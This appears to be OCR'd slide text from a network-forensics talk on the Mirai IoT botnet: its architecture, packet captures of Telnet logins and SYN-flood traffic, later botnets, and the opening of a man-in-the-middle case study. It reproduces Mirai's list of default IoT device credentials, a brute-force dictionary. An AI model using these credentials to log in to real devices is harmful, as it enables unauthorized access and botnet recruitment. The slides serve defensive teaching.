

B Bots
L Loaders
C C2 Server
A Attacker
V Scanning Victims
M Malware Distribution
D DDoS Victims
U Service Users
R Report Server
DDoS service sold to users who send attacks via C2 API
U
U
U
U
A
Attacker maintained a long lived connection to the report server via TOR
C
R
Susceptible victim IPs are sent to loaders
L
L
L
Bots communicate with a C2 server who's IP changes over time
Successful scan results sent to report server
Loaders log in to victim devices and instruct them to download Mirai malware
B
V
M
Victims download and run Mirai malware to become bots
D
DDoS Victim
Bots perform DDoS attacks and Telnet default credential scans

Compromise Mechanism – Brute Force



root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6FNDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html


Sample Mirai Command / Control



No.	Source	Destination	Length	Protocol	Info
1	10.16.0.5	10.16.0.100	74	TCP	54650 → 23 [SYN] Seq=2031964219 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=136171 TSecr
2	10.16.0.100	10.16.0.5	74	TCP	23 → 54650 [SYN, ACK] Seq=3643247368 Ack=2031964220 Win=28960 Len=0 MSS=1460 SACK_PERM
3	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964220 Ack=3643247369 Win=29312 Len=0 TSval=136171 TSecr=998715
4	10.16.0.5	10.16.0.100	70	TELNET	Telnet Data ...
5	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964224 Win=28992 Len=0 TSval=998715 TSecr=136171
6	10.16.0.5	10.16.0.100	67	TELNET	Telnet Data ...
7	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964225 Win=28992 Len=0 TSval=998715 TSecr=136171
8	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
9	10.16.0.100	10.16.0.5	66	TCP	23 → 54650 [ACK] Seq=3643247369 Ack=2031964227 Win=28992 Len=0 TSval=1001217 TSecr=138674
10	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
11	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964227 Ack=3643247371 Win=29312 Len=0 TSval=138674 TSecr=1001217
12	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
13	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
14	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964229 Ack=3643247373 Win=29312 Len=0 TSval=153690 TSecr=1016233
15	10.16.0.5	10.16.0.100	68	TELNET	Telnet Data ...
16	10.16.0.100	10.16.0.5	68	TELNET	Telnet Data ...
17	10.16.0.5	10.16.0.100	66	TCP	54650 → 23 [ACK] Seq=2031964231 Ack=3643247375 Win=29312 Len=0 TSval=168704 TSecr=1031248

Mac address: 08:00:27 Vendor: PcsCompu PCS Computer Systems GmbH


Authors Personal Experience with Mirai



ResMed S9 Wireless Module


Mirai TCP SYN Attack (I)

#1



```
    Source        Destination     Protocol  Info
 1 10.8.0.184     10.8.0.131      TCP       2997 > http [SYN] Seq=0 Len=0 MSS=1460
 2 10.8.0.184     10.8.0.131      TCP       2998 > http [SYN] Seq=0 Len=0 MSS=1460
 3 10.8.0.184     10.8.0.131      TCP       2999 > http [SYN] Seq=0 Len=0 MSS=1460
 4 10.8.0.184     10.8.0.131      TCP       3000 > http [SYN] Seq=0 Len=0 MSS=1460
 5 10.8.0.184     10.8.0.131      TCP       3001 > http [SYN] Seq=0 Len=0 MSS=1460
 6 10.8.0.184     10.8.0.131      TCP       3002 > http [SYN] Seq=0 Len=0 MSS=1460
 7 10.8.0.184     10.8.0.131      TCP       3003 > http [SYN] Seq=0 Len=0 MSS=1460
 8 10.8.0.184     10.8.0.131      TCP       3004 > http [SYN] Seq=0 Len=0 MSS=1460
 9 10.8.0.184     10.8.0.131      TCP       3005 > http [SYN] Seq=0 Len=0 MSS=1460
10 10.8.0.184     10.8.0.131      TCP       3006 > http [SYN] Seq=0 Len=0 MSS=1460
11 10.8.0.184     10.8.0.131      TCP       3007 > http [SYN] Seq=0 Len=0 MSS=1460
12 10.8.0.184     10.8.0.131      TCP       3008 > http [SYN] Seq=0 Len=0 MSS=1460
13 10.8.0.184     10.8.0.131      TCP       3009 > http [SYN] Seq=0 Len=0 MSS=1460
14 10.8.0.184     10.8.0.131      TCP       3010 > http [SYN] Seq=0 Len=0 MSS=1460
15 10.8.0.184     10.8.0.131      TCP       3011 > http [SYN] Seq=0 Len=0 MSS=1460
16 10.8.0.184     10.8.0.131      TCP       3012 > http [SYN] Seq=0 Len=0 MSS=1460
17 10.8.0.184     10.8.0.131      TCP       3013 > http [SYN] Seq=0 Len=0 MSS=1460
18 10.8.0.184     10.8.0.131      TCP       3014 > http [SYN] Seq=0 Len=0 MSS=1460
```


#2



```
    Source           Destination      Protocol  Info
 1 152.157.116.14   152.157.116.44   ICMP      Echo (ping) request
 2 152.157.116.44   152.157.116.14   ICMP      Echo (ping) reply
 3 152.157.116.14   152.157.116.44   TCP       3299 > 1 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
 4 152.157.116.44   152.157.116.14   TCP       1 > 3299 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
 5 152.157.116.14   152.157.116.44   TCP       3300 > 2 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
 6 152.157.116.44   152.157.116.14   TCP       2 > 3300 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
 7 152.157.116.14   152.157.116.44   TCP       3301 > 3 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
 8 152.157.116.44   152.157.116.14   TCP       3 > 3301 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
   152.157.116.14   152.157.116.44   TCP       3302 > 4 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
   152.157.116.44   152.157.116.14   TCP       4 > 3302 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
11 152.157.116.14   152.157.116.44   TCP       3303 > 5 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
12 152.157.116.44   152.157.116.14   TCP       5 > 3303 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
13 152.157.116.14   152.157.116.44   TCP       3304 > 6 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
14 152.157.116.44   152.157.116.14   TCP       6 > 3304 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
15 152.157.116.14   152.157.116.44   TCP       3305 > echo [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
16 152.157.116.44   152.157.116.14   TCP       echo > 3305 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
17 152.157.116.14   152.157.116.44   TCP       3306 > 8 [SYN] Seq=0 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
18 152.157.116.44   152.157.116.14   TCP       8 > 3306 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
```

Mirai TCP SYN Attack (2)

#sf21veu




Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
152.157.116.14	3299	152.157.116.44	1	8	552	4	312	4	240	0.141000	1.4140	1765	1357
152.157.116.14	3300	152.157.116.44	2	8	552	4	312	4	240	0.167000	1.4910	1674	1287
152.157.116.14	3301	152.157.116.44	3	8	552	4	312	4	240	0.192000	1.4660	1702	1309
152.157.116.14	3302	152.157.116.44	4	8	552	4	312	4	240	0.222000	1.4340	1740	1338
152.157.116.14	3303	152.157.116.44	5	8	552	4	312	4	240	0.249000	1.5100	1652	1271
152.157.116.14	3304	152.157.116.44	6	8	552	4	312	4	240	0.281000	1.4790	1687	1298
152.157.116.14	3305	152.157.116.44	7	8	552	4	312	4	240	0.306000	1.4550	1715	1319
152.157.116.14	3306	152.157.116.44	8	8	552	4	312	4	240	0.331000	1.4270	1749	1345
152.157.116.14	3307	152.157.116.44	9	8	552	4	312	4	240	0.361000	1.5010	1662	1279
152.157.116.14	3308	152.157.116.44	10	8	552	4	312	4	240	0.387000	1.4760	1691	1300
152.157.116.14	3309	152.157.116.44	11	8	552	4	312	4	240	0.412000	1.4520	1719	1322
152.157.116.14	3310	152.157.116.44	12	8	552	4	312	4	240	0.436000	1.4250	1751	1347
152.157.116.14	3311	152.157.116.44	13	8	552	4	312	4	240	0.471000	1.4940	1670	1285
152.157.116.14	3312	152.157.116.44	14	8	552	4	312	4	240	0.512000	1.4540	1716	1320
152.157.116.14	3313	152.157.116.44	15	8	552	4	312	4	240	0.520000	1.4460	1726	1327
152.157.116.14	3314	152.157.116.44	16	8	552	4	312	4	240	0.547000	1.5200	1642	1263
152.157.116.14	3315	152.157.116.44	17	8	552	4	312	4	240	0.581000	1.4860	1679	1292
152.157.116.14	3316	152.157.116.44	18	8	552	4	312	4	240	0.607000	1.4610	1708	1314
152.157.116.14	3317	152.157.116.44	19	8	552	4	312	4	240	0.632000	1.4370	1736	1336

☐ Name resolution ☐ Limit to display filter ☐ Absolute start time

The Result…

Unfortunately…

#sf21veu



Mirai Still Reigns Supreme, but…

- Mirai variants in the wild increased significantly at the start of the COVID-19 pandemic (right).
- Attackers are still leveraging the same username and password combos with Mirai and many of the same exploits (below).

Username/Password	Unique Sources
root/xc3511	68,140
guest/12345	57,289
admin/admin	57,100
root/vizxv	45,408
guest/guest	44,663

Table 2: Top 5 Username/Password Combinations

Exploit	Unique Sources
Realtek SDK Miniigd UPnP SOAP Command Execution	21,175
Huawei Router HG532 Arbitrary Command Execution	16,633
Hadoop YARN Resource Manager Command Execution	2,348
D-Link DSL OS Command Injection	940
MVPower DVR Shell Command Execution	849

Table 3: Top 5 Exploits

Mirai was Only the First

Name	Dates	Size / Nodes	Notes
Mirai (The Future)	October 2016	10.5 – 14 Million	IoT-based
Star Wars	January 2018	350,000 +	Twitter-based
Hajime (Beginning)	October 2016 – April 2017	300,000 +	IoT-based / Anti-Mirai features
WireX	August 2017 - ???	Unknown (Large)	Android-based
Reaper	September 2017	100,000 +	IoT-based / IP Cameras
Satori (Awakening)	December 2017	280,000 +	IoT-based
Torii	September 2018	3,000,000 +	IoT – Telnet Based / FTP / SSL

Forensics Case Study #5 -

#sf21veu

Attacking from Within – Man-in-the-Middle

***File:**MK - Attack - Man in The Middle (Pri)*

Man-in-the-Middle Attack

Setting the Stage…

1. A major software vendor had been working on a key project for two years

2. One week prior to product launch, a competitor trademarked the primary and secondary names for the product

3. Company was forced to research, develop, and produce an entirely new marketing campaign, literature, and product documentation

4. A forensics investigation aided by the company's data recorders revealed that the software company had been "Man-in-the-Middle" victimized

5. Cost to company was in excess of $2,000,000 USD

Anatomy of a Man-in-the-Middle Attack

- Attacker “insert” itself into a key location within the network
  - Originated within the early Ethernet community, returned with the advent of wide-spread Wi-Fi networking
    - Favorite of industrial espionage and banking attackers
  - It will then launch a diversionary attack such as the classic “ARP-poison” to trick the targeted systems into accepting it as the “true” Server / Gateway / Router / Client / etc..
  - The targeted devices will now send their traffic to the intruder
    - Intruder can copy / reinsert / manipulate the traffic

MiTM Hardware Tools


WiFi Pineapple
2.4/5 GHz a/b/g/n
Power over USB Ethernet Port
Power over USB Serial Port

PwnPlug

Scene of the Crime…

Forensic Reconstruction of the Crime…

Before Intrusion



